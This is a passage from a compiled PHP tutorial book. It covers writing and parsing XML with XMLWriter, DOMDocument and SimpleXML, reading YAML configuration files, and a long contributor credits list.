This will output:

```
<?xml version="1.0" encoding="UTF-8"?>
```

Now you can start writing elements:

```
$xml->writeElement('foo', 'bar');
```

This will generate the XML:

```
<foo>bar</foo>
```

If you need something a little more complex than simply nodes with plain values, you can also
"start" an element and add attributes to it before closing it:

```
$xml->startElement('foo');
$xml->writeAttribute('bar', 'baz');
$xml->writeCdata('Lorem ipsum');
$xml->endElement();
```

This will output:

```
<foo bar="baz"><![CDATA[Lorem ipsum]]></foo>
```

Read a XML document with DOMDocument

Similarly to the SimpleXML, you can use DOMDocument to parse XML from a string or from a XML file

1. From a string

```
$doc = new DOMDocument();
$doc->loadXML($string);
```

2. From a file

```
$doc = new DOMDocument();
$doc->load('books.xml');// use the actual file path. Absolute or relative
```

Example of parsing

Considering the following XML:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

This is a example code to parse it

```
$books = $doc->getElementsByTagName('book');
foreach ($books as $book) {
    $title = $book->getElementsByTagName('name')->item(0)->nodeValue;
    $price = $book->getElementsByTagName('price')->item(0)->nodeValue;
    $id = $book->getElementsByTagName('id')->item(0)->nodeValue;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

This will output:

> The title of the book 1 is PHP - An Introduction and it costs $5.95.

> The title of the book 2 is PHP - Advanced and it costs $25.00.

Create a XML using DomDocument

To create a XML using DOMDocument,basically, we need to create all the tags and attributes using the `createElement()` and `createAttribute()` methods and them create the XML structure with the `appendChild()`.

The example below includes tags, attributes, a CDATA section and a different namespace for the second tag:

```php
$dom = new DOMDocument('1.0', 'utf-8');
$dom->preserveWhiteSpace = false;
$dom->formatOutput = true;

//create the main tags, without values
$books = $dom->createElement('books');
$book_1 = $dom->createElement('book');

// create some tags with values
$name_1 = $dom->createElement('name', 'PHP - An Introduction');
$price_1 = $dom->createElement('price', '$5.95');
$id_1 = $dom->createElement('id', '1');

//create  and append an attribute
$attr_1 = $dom->createAttribute('version');
$attr_1->value = '1.0';
//append the attribute
$id_1->appendChild($attr_1);

//create the second tag book with different namespace
$namespace = 'www.example.com/libraryns/1.0';

//include the namespace prefix in the books tag
$books->setAttributeNS('http://www.w3.org/2000/xmlns/', 'xmlns:ns', $namespace);
$book_2 = $dom->createElementNS($namespace,'ns:book');
$name_2 = $dom->createElementNS($namespace, 'ns:name');

//create a CDATA section (that is another DOMNode instance) and put it inside the name tag
$name_cdata = $dom->createCDATASection('PHP - Advanced');
$name_2->appendChild($name_cdata);
$price_2 = $dom->createElementNS($namespace, 'ns:price', '$25.00');
$id_2 = $dom->createElementNS($namespace, 'ns:id', '2');

//create the XML structure
$books->appendChild($book_1);
$book_1->appendChild($name_1);
$book_1->appendChild($price_1);
$book_1->appendChild($id_1);
$books->appendChild($book_2);
$book_2->appendChild($name_2);
$book_2->appendChild($price_2);
$book_2->appendChild($id_2);

$dom->appendChild($books);

//saveXML() method returns the XML in a String
print_r ($dom->saveXML());
```

This will output the following XML:

```xml
<?xml version="1.0" encoding="utf-8"?>
<books xmlns:ns="www.example.com/libraryns/1.0">
  <book>
    <name>PHP - An Introduction</name>
    <price>$5.95</price>
    <id version="1.0">1</id>
```

```
    </book>
    <ns:book>
      <ns:name><![CDATA[PHP - Advanced]]></ns:name>
      <ns:price>$25.00</ns:price>
      <ns:id>2</ns:id>
    </ns:book>
</books>
```

Read a XML document with SimpleXML

You can parse XML from a string or from a XML file

1. From a string

```
$xml_obj = simplexml_load_string($string);
```

2. From a file

```
$xml_obj = simplexml_load_file('books.xml');
```

Example of parsing

Considering the following XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
    <book>
        <name>PHP - An Introduction</name>
        <price>$5.95</price>
        <id>1</id>
    </book>
    <book>
        <name>PHP - Advanced</name>
        <price>$25.00</price>
        <id>2</id>
    </book>
</books>
```

This is a example code to parse it

```
$xml = simplexml_load_string($xml_string);
$books = $xml->book;
foreach ($books as $book) {
    $id = $book->id;
    $title = $book->name;
    $price = $book->price;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

This will output:

The title of the book 1 is PHP - An Introduction and it costs $5.95.
The title of the book 2 is PHP - Advanced and it costs $25.00.

Leveraging XML with PHP's SimpleXML Library

SimpleXML is a powerful library which converts XML strings to an easy to use PHP object.

The following assumes an XML structure as below.

```xml
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>
```

Read our data in to SimpleXML

To get started, we need to read our data into SimpleXML. We can do this in 3 different ways. Firstly, we can load our data from a DOM node.

```php
$xmlElement = simplexml_import_dom($domNode);
```

Our next option is to load our data from an XML file.

```php
$xmlElement = simplexml_load_file($filename);
```

Lastly, we can load our data from a variable.

```php
$xmlString = '<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>';
$xmlElement = simplexml_load_string($xmlString);
```

Whether you've picked to load from a DOM Element, from a file or from a string, you are now left with a SimpleXMLElement variable called `$xmlElement`. Now, we can start to make use of our XML in PHP.

Accessing our SimpleXML Data

The simplest way to access data in our SimpleXMLElement object is to call the properties directly. If we want to access our first bookName, `StackOverflow SimpleXML Example`, then we can access it as per below.

```
echo $xmlElement->book->bookName;
```

At this point, SimpleXML will assume that because we have not told it explicitly which book we want, that we want the first one. However, if we decide that we do not want the first one, rather that we want `Another SimpleXML Example`, then we can access it as per below.

```
echo $xmlElement->book[1]->bookName;
```

It is worth noting that using `[0]` works the same as not using it, so

```
$xmlElement->book
```

works the same as

```
$xmlElement->book[0]
```

Looping through our XML

There are many reasons you may wish to loop through XML, such as that you have a number of items, books in our case, that we would like to display on a webpage. For this, we can use a foreach loop or a standard for loop, taking advantage of SimpleXMLElement's count function..

```
foreach ( $xmlElement->book as $thisBook ) {
    echo $thisBook->bookName
}
```

or

```
$count = $xmlElement->count();
for ( $i=0; $i<$count; $i++ ) {
    echo $xmlElement->book[$i]->bookName;
}
```

Handling Errors

Now we have come so far, it is important to realise that we are only humans, and will likely encounter an error eventually - especially if we are playing with different XML files all the time. And so, we will want to handle those errors.

Consider we created an XML file. You will notice that while this XML is much alike what we had earlier, the problem with this XML file is that the final closing tag is /doc instead of /document.

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
```

```
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</doc>
```

Now, say, we load this into our PHP as $file.

```
libxml_use_internal_errors(true);
$xmlElement = simplexml_load_file($file);
if ( $xmlElement === false ) {
    $errors = libxml_get_errors();
    foreach ( $errors as $thisError ) {
        switch ( $thisError->level ) {
            case LIBXML_ERR_FATAL:
                echo "FATAL ERROR: ";
                break;
            case LIBXML_ERR_ERROR:
                echo "Non Fatal Error: ";
                break;
            case LIBXML_ERR_WARNING:
                echo "Warning: ";
                break;
        }
        echo $thisError->code . PHP_EOL .
            'Message: ' . $thisError->message . PHP_EOL .
            'Line: ' . $thisError->line . PHP_EOL .
            'Column: ' . $thisError->column . PHP_EOL .
            'File: ' . $thisError->file;
    }
    libxml_clear_errors();
} else {
    echo 'Happy Days';
}
```

We will be greeted with the following

```
FATAL ERROR: 76
Message: Opening and ending tag mismatch: document line 2 and doc

Line: 13
Column: 10
File: filepath/filename.xml
```

However as soon as we fix this problem, we are presented with "Happy Days".

Read XML online: https://riptutorial.com/php/topic/780/xml

Chapter 109: YAML in PHP

Examples

Installing YAML extension

YAML does not come with a standard PHP installation, instead it needs to be installed as a PECL extension. On linux/unix it can be installed with a simple

```
pecl install yaml
```

Note that `libyaml-dev` package must be installed on the system, as the PECL package is simply a wrapper around libYAML calls.

Installation on Windows machines is different - you can either download a pre-compiled DLL or build from sources.

Using YAML to store application configuration

[YAML] provides a way to store structured data. The data can be a simple set of name-value pairs or a complex hierarchical data with values even being arrays.

Consider the following YAML file:

```
database:
    driver: mysql
    host: database.mydomain.com
    port: 3306
    db_name: sample_db
    user: myuser
    password: Passw0rd
debug: true
country: us
```

Let's say, it's saved as `config.yaml`. Then to read this file in PHP the following code can be used:

```
$config = yaml_parse_file('config.yaml');
print_r($config);
```

`print_r` will produce the following output:

```
Array
(
    [database] => Array
        (
            [driver] => mysql
            [host] => database.mydomain.com
            [port] => 3306
            [db_name] => sample_db
```

```
            [user] => myuser
            [password] => Passw0rd
        )

    [debug] => 1
    [country] => us
)
```

Now config parameters can be used by simply using array elements:

```
$dbConfig = $config['database'];

$connectString = $dbConfig['driver']
    . ":host={$dbConfig['host']}"
    . ":port={$dbConfig['port']}"
    . ":dbname={$dbConfig['db_name']}"
    . ":user={$dbConfig['user']}"
    . ":password={$dbConfig['password']}";
$dbConnection = new \PDO($connectString, $dbConfig['user'], $dbConfig['password']);
```

Read YAML in PHP online: https://riptutorial.com/php/topic/5101/yaml-in-php

Credits

S. No	Chapters	Contributors
1	Getting started with PHP	7ochem, A. Raza, Abhishek Jain, adistoe, Andrew, Anil, Aust, bwoebi, cale_b, Charlie H, Community, Dipesh Poudel, Ed Cottrell, Epodax, Félix Gagnon-Grenier, Filip Š, Gaurav, Gerard Roche, GuRu, H. Pauwelyn, Harsh Sanghani, Henrique Barcelos, ImClarky, JayIsTooCommon, Jens A. Koch, Jo., John Slegers, JonasCz, Kzqai, Lode, Majid, manetsus, Mark Amery, matiaslauriti, Matt S, miken32, mleko, mpavey, Mubashar Abbas, Mushti, Nate, Nathan Arthur, noufalcep, ojrask, p_blomberg, Panda, paulmorriss, PeeHaa, PHPLover, rap-2-h, salathe, sascha, Sebastian Brosch, SOFe, Software Guy, SZenC, TecBrat, tereško, Thijs Riezebeek, Tigger, Toby Allen, toesslab.ch, tpunt, tyteen4a03, uruloke, user128216, Viktor, xims, Your Common Sense, Zachary Vincze
2	Alternative Syntax for Control Structures	bwoebi, JayIsTooCommon, Machavity, Marten Koetsier, matiaslauriti, Shane, Sverri M. Olsen, Xenon
3	APCu	Joe
4	Array iteration	Albzi, B001, bwoebi, ksealey, SOFe
5	Arrays	7ochem, AbcAeffchen, Adil Abbasi, Albzi, Alessandro Bassi, alexander.polomodov, Alexey, Ali MasudianPour, Alok Patel, Andreas, Anees Saban, Antony D'Andrea, Artsiom Tymchanka, Arun3x3, Asaph, Atiqur, bpoiss, bwoebi, caoglish, Charlie H, chh, Chief Wiggum, Chris White, Companjo, cteski, Cyclonecode, Darren, David, David, David McGregor, Dez, Edvin Tenovimas, Ekin, F. Müller, Fathan, Félix Gagnon-Grenier, Gaurav Srivastava, greatwolf, GuRu, Harikrishnan, jcalonso, jmattheis, Jo., John Slegers, Jonathan Port, juandemarco, Kodos Johnson, ksealey, m02ph3u5, Maarten Oosting, MackieeE, Magisch, Matei Mihai, Matt S, Meisam Mulla, miken32, Milan Chheda, Mohyaddin Alaoddin, Munesawagi, nalply, Nathaniel Ford, noufalcep, Perry, Proger_Cbsk, rap-2-h, Raptor, Ravi Hirani, Rizier123, Robbie Averill, Ruslan Bes, RyanNerd, SaitamaSama, Siguza, SOFe, Sourav Ghosh, Sumurai8, Surabhil Sergy, tereško, Tgr, Thibaud Dauce, Thijs Riezebeek, ThIbaut, tpunt, tyteen4a03, Ultimater, unarist, Vic, vijaykumar, Yury Fedorov

6	Asynchronous programming	Brad Larson, bwoebi, kelunik, martin, matiaslauriti, RamenChef, Ruslan Osmanov, tyteen4a03, vijaykumar
7	Autoloading Primer	bishop, br3nt, Jens A. Koch
8	BC Math (Binary Calculator)	Sebastian Brosch, SOFe, tyteen4a03
9	Cache	georoot, Jaydeep Pandya
10	Classes and Objects	Abhi Beckert, Adam, Adil Abbasi, Alexander Guz, Alon Eitan, Arun3x3, Aust, br3nt, BrokenBinary, bwoebi, Canis, chumkiu, Cliff Burton, Darren, Dennis Haarbrink, Ed Cottrell, Ekin, feeela, Félix Gagnon-Grenier, Gino Pane, Gordon, Henrique Barcelos, Isak Combrinck, Jack hardcastle, Jason, JayIsTooCommon, John Slegers, jwriteclub, kero, m02ph3u5, Machavity, Madalin, Majid, Marten Koetsier, Matt S, miken32, Mohamed Belal, Nate, noufalcep, ojrask, RamenChef, Robbie Averill, SOFe, StasM, tereško, Thamilan, thanksd, Thijs Riezebeek, tpunt, Tyler Sebastian, tyteen4a03, Valentincognito, vijaykumar, Vlad Balmos, walid, Will, Yury Fedorov, YvesLeBorg
11	Closure	RamenChef, tyteen4a03, Victor T.
12	Coding Conventions	Abhi Beckert, Ernestas Stankevičius, Quill, signal
13	Command Line Interface (CLI)	Artsiom Tymchanka, bwoebi, Chris Forrence, Exagone313, Henrique Barcelos, Ian Drake, jwriteclub, kelunik, Matt S, miken32, mleko, mulquin, Nate H, noufalcep, ojrask, Robbie Averill, Shawn Patrick Rice, SOFe, talhasch, webNeat
14	Comments	Rebecca Close
15	Common Errors	bwoebi, think123
16	Compilation of Errors and Warnings	EatPeanutButter, Thamilan, u_mulder
17	Compile PHP Extensions	4444, Sherif, tyteen4a03
18	Composer Dependency Manager	alcohol, Alok Kumar, Alphonsus, bwoebi, castis, Chris White, Daniel Waghorn, DJ Sipe, Dov Benyomin Sohacheski, Félix Gagnon-Grenier, hspaans, icc97, John Slegers, kelunik, Matt S, miken32, Moppo, Muhammad Sumon Molla Selim, Paulpro, Pawel Dubiel, RamenChef, Robbie Averill, Safoor Safdar, SaitamaSama, salathe, Sam Dufel, Sumurai8, Test, Thijs Riezebeek, tyteen4a03, Ziumin

19	Constants	Abhishek Gurjar, Asaph, bwoebi, jlapoutre, matiaslauriti, RamenChef, rfsbsb, Ruslan Bes, Thomas, tyteen4a03
20	Contributing to the PHP Core	miken32, tpunt, undefined
21	Contributing to the PHP Manual	Gordon, salathe, Thomas Gerot, tpunt
22	Control Structures	AnatPort, bwoebi, CStff, jcuenod, Jens A. Koch, Joshua, matiaslauriti, miken32, Robin Panta, tereško, TryHarder, tyteen4a03
23	Cookies	AnotherGuy, bnxio, BrokenBinary, Community, Dilip Raj Baral, Dragos Strugar, John C, Jon B, Majid, Mohamed Belal, mTorres, n-dru, Niek Brouwer, Panda, Petr R., tyteen4a03, walid
24	Create PDF files in PHP	Boysenb3rry, feeela
25	Cryptography	Anthony Vanover, naitsirch, user2914877
26	Datetime Class	AnatPort, bakahoe, Bonner , Edward Comeau, James, Oscar David, Sverri M. Olsen, tyteen4a03, warlock
27	Debugging	alexander.polomodov, bwoebi, franga2000, Katie, Laposhasú Acsa, Serg Chernata
28	Dependency Injection	alexander.polomodov, David Packer, Ed Cottrell, Edward, Félix Gagnon-Grenier, Joe Green, kelunik, Linus, matiaslauriti, Ruslan Bes, Steve Chamaillard, Thijs Riezebeek, tpunt
29	Design Patterns	Alon Eitan, br3nt, Ed Cottrell, Gordon, Henrique Barcelos, John Slegers, jwriteclub, Mohamed Belal
30	Docker deployment	georoot
31	Exception Handling and Error Reporting	baldrs, F. Müller, Félix Gagnon-Grenier, mnoronha, Robbie Averill
32	Executing Upon an Array	Alok Patel, Andreas, Antony D'Andrea, Arun3x3, caoglish, Matt S, Maxime, mnoronha, Ruslan Bes, RyanNerd, SOFe
33	File handling	Abhi Beckert, Alexey, Alon Eitan, gabe3886, Hardik Kanjariya ツ, J F, Jason, kamal pal, Maarten Oosting, Mark H., Matt Clark , miken32, Northys, rap-2-h, Ryan K, Sivaprakash, SOFe, wakqasahmed, Yehia Awad, Ziumin
34	Filters & Filter	Abhishek Gurjar, Exagone313, Ivijan Stefan Stipić, John Conde

	Functions	, matiaslauriti, RamenChef, Robbie Averill, samayo, tyteen4a03
35	Functional Programming	AbcAeffchen, appartisan, bluray, bwoebi, Chemaclass, Darren, Dmytro G. Sergiienko, EgaSega, F. Müller, Gerard Roche, Gerrit Luimstra, hack3p, Hailwood, kamal pal, krtek, Marcel dos Santos, Martijn Gastkemper, miken32, Nikolay Konovalov, Pedro Pinheiro, Qullbrune, RamenChef, Robbie Averill, Ruslan Bes, Thomas Gerot, Timothy, Tomasz Tybulewicz, unarist, utdev
36	Functions	Abhi Beckert, Jonathan Dalgaard, SOFe
37	Generators	BrokenBinary, Chris White, Majid, Matze, RamenChef, tyteen4a03, uruloke
38	Headers Manipulation	Mike, mnoronha
39	How to break down an URL	Patrick Simard
40	How to Detect Client IP Address	Erki A, mnoronha, RamenChef
41	HTTP Authentication	Noah van der Aa, SOFe
42	Image Processing with GD	Ormoz, RamenChef, Rick James, SOFe, tyteen4a03
43	Imagick	Félix Gagnon-Grenier, Ilker Mutlu, jesussegado, Kenyon, RamenChef
44	IMAP	Kuhan, Tom, walid
45	Installing a PHP environment on Windows	Ani Menon, bwoebi, Jhollman, RamenChef, RiggsFolly, Saurabh, Woliul
46	Installing on Linux/Unix Environments	A.L, Adam, miken32, Pablo Martinez, rfsbsb, tyteen4a03
47	JSON	A.L, Ajax Hill, Alexey Kornilov, AnatPort, Anil, Arkadiusz Kondas, AVProgrammer, BrokenBinary, bwoebi, Canis, Clomp, Companjo, Dmytrechko, doctorjbeam, Ed Cottrell, fuzzy, Gino Pane, hack3p, hakre, Ilyas Mimouni, Jeremy Harris, John Slegers, Johnathan Barrett, Karim Geiger, Leith, Ligemer, lxer, Machavity, Marc, Matei Mihai, matiaslauriti, miken32, noufalcep, Panda, particleflux, Pawel Dubiel, Piotr Olaszewski, QoP, Rafael Dantas, RamenChef, rap-2-h, Rick James, ryanyuyu,

		SaitamaSama, tereško, Thomas, Timothy, Tomáš Fejfar, tpunt, tyteen4a03, ultrasamad, uzaif, Viktor, Vojtech Kane, Willem Stuursma, Yuri Blanc, Yury Fedorov
48	Localization	Cédric Bourgot, Gabriel Solomon, Majid, RamenChef, Sebastianb, Thijs Riezebeek, tyteen4a03
49	Loops	Chris Larson, greatwolf, ImClarky, Jo., John Slegers, jwriteclub, Manikiran, Matt Raines, Mohamed Belal, Nate, Nguyen Thanh, RamenChef, tereško, Thijs Riezebeek, Thomas Gerot, TimWolla, tyteen4a03, Yury Fedorov,
50	Machine learning	georoot, Gerard Roche, tyteen4a03
51	Magic Constants	Asaph, E_p, Matei Mihai, Matt Raines, mnoronha, RamenChef, Ruslan Bes, tyteen4a03
52	Magic Methods	baldrs, bwoebi, Dan Johnson, Ed Cottrell, Gerard Roche, Jeff Puckett, mnoronha, Rafael Dantas, Ruslan Bes, TGrif, Thijs Riezebeek
53	Manipulating an Array	AbcAeffchen, Atiqur, bwoebi, chh, Darren, F. Müller, Harikrishnan, jmattheis, juandemarco, Machavity, Milan Chheda, mnoronha, noufalcep, Richard Turner, Ruslan Bes, SOFe, SZenC, Veerendra
54	mongo-php	Alex Jimenez, Gopal Sharma, SZenC
55	Multi Threading Extension	mnoronha, RamenChef, SaitamaSama, Sunitrams'
56	Multiprocessing	Christian, georoot
57	Namespaces	B001, Dragos Strugar, Majid, Manulaiko, matiaslauriti, Matt S, RamenChef, Thijs Riezebeek, Tom Wright, tyteen4a03
58	Object Serialization	Ali MasudianPour, Matt S, Mohamed Belal
59	Operators	Abdul Waheed, Abhishek Gurjar, Andrew, Calvin, Companjo, Emil, Gino Pane, H. Pauwelyn, Isak Combrinck, JayIsTooCommon, Joe, JonMark Perry, jwriteclub, LeonardChallis, Marten Koetsier, Matt Raines, Matt S, miken32, Nate, noufalcep, Ortomala Lokni, Petr R., rap-2-h, Robin Panta, roman reign, Ruslan Bes, SaitamaSama, Script_Coded, SOFe, StasM, SuperBear, łolɐəz ɘɥɟ qoq, Tom K, tpunt, Tyler Sebastian, tyteen4a03, w1n5rx, wogsland
60	Output Buffering	7ochem, Anil, CN, cyberbit, KalenGi, Philip, scottevans93, Sumurai8, think123, Vinicius Monteiro

61	Outputting the Value of a Variable	4444, 7ochem, Adil Abbasi, Anil, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Community, cpalinckx, David, Dmytrechko, Don't Panic, Ed Cottrell, H. Pauwelyn, Henrique Barcelos, Hirdesh Vishwdewa, jmattheis, John Slegers, K48, kisanme, Magisch, Marc, Mark H., Marten Koetsier, miken32, Mohammad Sadegh, Nate, Nathan Arthur, Neil Strickland, NetVicious, Panda, Praveen Kumar, Rafael Dantas, rap-2-h, ryanm, Serg Chernata, SOFe, StasM, Svish, SZenC, Thaillie, Thomas Gerot, Timothy, Timur, tpunt, tyteen4a03, Ultimater, uzaif, Ven, William Perron, Your Common Sense
62	Parsing HTML	Ala Eddine JEBALI, Mariano, miken32, nickb, RamenChef, tyteen4a03
63	Password Hashing Functions	bwoebi, Dmytrechko, Finwe, Jason, kelunik, Lode, Machavity, Matt S, Nic Wortel, Perry, Rápli András, Sverri M. Olsen, tereško, Thijs Riezebeek, Thomas Gerot, Tom, tyteen4a03
64	PDO	Abhi Beckert, Anass, Andrew, Anwar Nairi, BacLuc, br3nt, Canis, cteski, Drew, EatPeanutButter, Ed Cottrell, Genhis, greatwolf, Henrique Barcelos, Ivan, Jay, Machavity, Magisch, Manolis Agkopian, Matt S, miken32, noufalcep, philwc, rap-2-h, SOFe, tereško, Tgr, Toby Allen, tpunt, tyteen4a03, Vincent Teyssier, Your Common Sense, Yury Fedorov
65	Performance	Matt S, SOFe, Tgr
66	PHP Built in server	Paulo Lima
67	PHP MySQLi	a4arpan, BSathvik, bwoebi, Callan Heard, Edvin Tenovimas, Jared Dunham, Jees K Denny, jophab, JustCarty, Lambda Ninja, Machavity, Martijn, Matt S, Obinna Nwakwue, Panda, Petr R., Rick James, robert, Smar, tyteen4a03, Xymanek, Your Common Sense, Zeke
68	php mysqli affected rows returns 0 when it should return a positive integer	John
69	PHPDoc	Gerard Roche, HPierce, leguano, miken32, Mubashar Iqbal, Thijs Riezebeek
70	Processing Multiple Arrays Together	AbcAeffchen, Anees Saban, David, Fathan, Matt S, mnoronha, noufalcep, SOFe, Yury Fedorov
71	PSR	RelicScoth, Tom
72	Reading Request	cjsimon, franga2000, Marten Koetsier, miken32, mnoronha

	Data	
73	Recipes	Connor Gurney, Eisenheim, tyteen4a03
74	References	bwoebi
75	Reflection	Ajant, John Conde, Marten Koetsier, RamenChef, tyteen4a03
76	Regular Expressions (regexp/PCRE)	A.L, bwoebi, Chrys Ugwu, Epodax, Kamehameha, mjsarfatti, mnoronha, ojrask, RamenChef, Smar, SOFe, tyteen4a03, uruloke
77	Secure Remeber Me	yesitsme
78	Security	Adam Lear, Alon Eitan, brotherperes, bwoebi, Charlotte Dunois, Community, Darren, daviddhont, georoot, gvre, Machavity, Mansouri, matiaslauriti, Matt S, pilec, RamenChef, rap-2-h, Robin Panta, Script47, secelite, Thijs Riezebeek, Thomas Gerot, tim, tpunt, undefined, Undersc0re, Vincent Teyssier, webDev, Xorifelse, Your Common Sense, Yury Fedorov, Ziumin
79	Sending Email	AgeDeO, Anthony Vanover, bish, Chris Forrence, CN, Community, Jari Keinänen, jasonlam604, John Conde, Lauryn Unsopale, Liam, Machavity, maioman, matiaslauriti, Oleg Fedoseev, Panda, Pekka , Petr R., RamenChef, Robbie Averill, tyteen4a03, weirdan
80	Serialization	Edvin Tenovimas, Epodax, jmattheis, Joram van den Boezem, Mohammad Sadegh, RamenChef, Ruslan Bes, shyammakwana.me, tyteen4a03
81	Sessions	Abhishek Gurjar, Alon Eitan, DanTheDJ1, Darren, Epodax, Haridarshan, Henders, Ismael Miguel, Ivijan Stefan Stipić, Jens A. Koch, ksealey, matiaslauriti, mickmackusa, Nijraj Gelani, RiggsFolly, SirMaxime, SOFe, tyteen4a03
82	SimpleXML	bhrached, SOFe
83	SOAP Client	JC Lee, Liam, Piotr Olaszewski, RamenChef, Rocket Hazmat, Technomad, Thijs Riezebeek, tyteen4a03
84	SOAP Server	Piotr Olaszewski
85	Sockets	4444, bwoebi, Filip Š, SOFe, tyteen4a03
86	SPL data structures	RamenChef, Sherif, tyteen4a03
87	SQLite3	blade, RamenChef, tristansokol, tyteen4a03

88	Streams	littlethoughts, SOFe, tyteen4a03
89	String formatting	Benjam, SOFe
90	String Parsing	Benjam, Bram, Chief Wiggum, Christian, Ekin, Juha Palomäki, mnoronha, Sharlike, Sittipong Wiboonsirichai, SOFe, Sourav Ghosh, Thara, tyteen4a03
91	Superglobal Variables PHP	Akshay Khale, JustCarty, mnoronha, RamenChef, tyteen4a03
92	Traits	alexander.polomodov, David McGregor, JayIsTooCommon, jlapoutre, John Slegers, letsgettechnical, Machavity, Majid, MattCan, Moppo, Mubashar Abbas, noufalcep, Quolonel Questions, Radu Murzea, RamenChef, Scott Carpenter, Spooky, Thijs Riezebeek, tyteen4a03
93	Type hinting	Chris White, HPierce, Karim Geiger, Machavity, SOFe, theomessin, tyteen4a03, u_mulder
94	Type juggling and Non-Strict Comparison Issues	GordonM, miken32, tyteen4a03
95	Types	Amir Forsati Q., AnatPort, bwoebi, cFreed, Christopher K., Dipen Shah, Gaurav Srivastava, Gerard Roche, Gino Pane, gracacs, greatwolf, Henders, HPierce, inkista, jbmartinez, John Slegers, Marten Koetsier, Martin, miken32, moopet, noufalcep, ojrask, Qullbrune, rap-2-h, Ruslan Bes, rzyns, smm, Thamilan, Tom Wright, Will
96	Unicode Support in PHP	Code4R7, John Slegers, mnoronha, tyteen4a03
97	Unit Testing	Ajant, bwoebi, Edvin Tenovimas, Gino Pane, RamenChef, tyteen4a03
98	URLs	A.L, Abhi Beckert, Asaph, Ernestas Stankevičius, miken32
99	Using cURL in PHP	2awm366, A.L, Andreas, Anil, animuson, charj, Dharmang, dikirill, Epodax, James, James Alday, Jimmmy, Loopo, miken32, RamenChef, Rohan Khude, S.I., Sam Onela, SOFe, Stony, Thanks in advantage, this.lau_
100	Using MongoDB	Kevin Campion, RamenChef, tyteen4a03
101	Using Redis with PHP	this.lau_
102	Using SQLSRV	AVProgrammer, bansi, ImClarky

103	UTF-8	BrokenBinary, Ruslan Bes
104	Variable Scope	JustCarty, Matt S, mnoronha, Thijs Riezebeek
105	Variables	54 69 6D, 7ochem, ackwell, Adil Abbasi, afeique, Alexander Guz, Anil, AppleDash, AVProgrammer, B001, Ben Rhys-Lewis, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Chris Evans, Christian, Community, Confiqure, cpalinckx, Daniel Stradowski, David G., Dykotomee, Ed Cottrell, Edvin Tenovimas, F0G, Favian Ioel P, Franck Dernoncourt, Gino Pane, Henders, Henrique Barcelos, Hirdesh Vishwdewa, Huey, Jay, Jaya Parwani, JayIsTooCommon, jmattheis, John Slegers, JonasCz, Kannika, kranthi117, m02ph3u5, MackieeE, Magisch, Marc, Mark H., Matt S, miken32, Mubashar Abbas, Mushti, Nate, Nathan Arthur, Nathaniel Ford, Neil Strickland, Nicolas Durán, noufalcep, ojrask, Ortomala Lokni, Panda, Parziphal, Paul Ishak, Perry, Piotr Olaszewski, Praveen Kumar, QoP, Quolonel Questions, Rakitić, RamenChef, reenleedr, Rick James, rmbl, Robbie Averill, Roel Vermeulen, Ryan Hilbert, ryanm, SOFe, Søren Beck Jensen, stark, StasM, Stewartside, Sumurai8, SZenC, Thaillie, thetaiko, Thewsomeguy, Thijs Riezebeek, ThomasRedstone, Timothy, Tomáš Fejfar, tpunt, trajchevska, TRiG, TryHarder, Ultimater, Unex, uzaif, vasili111, Ven, vijaykumar, Yaman Jain, Yury Fedorov
106	WebSockets	SirNarsh
107	Working with Dates and Time	AeJey, Anorgan, jayantS, John Conde, miken32, mnoronha, Nathaniel Ford, Pedro Pinheiro, richsage, Robbie Averill, SaitamaSama, SZenC, Thamilan, Viktor
108	XML	AbcAeffchen, James, Michael Thompson, Oldskool, Perry, SZenC, Vadim Kokin
109	YAML in PHP	Aleks G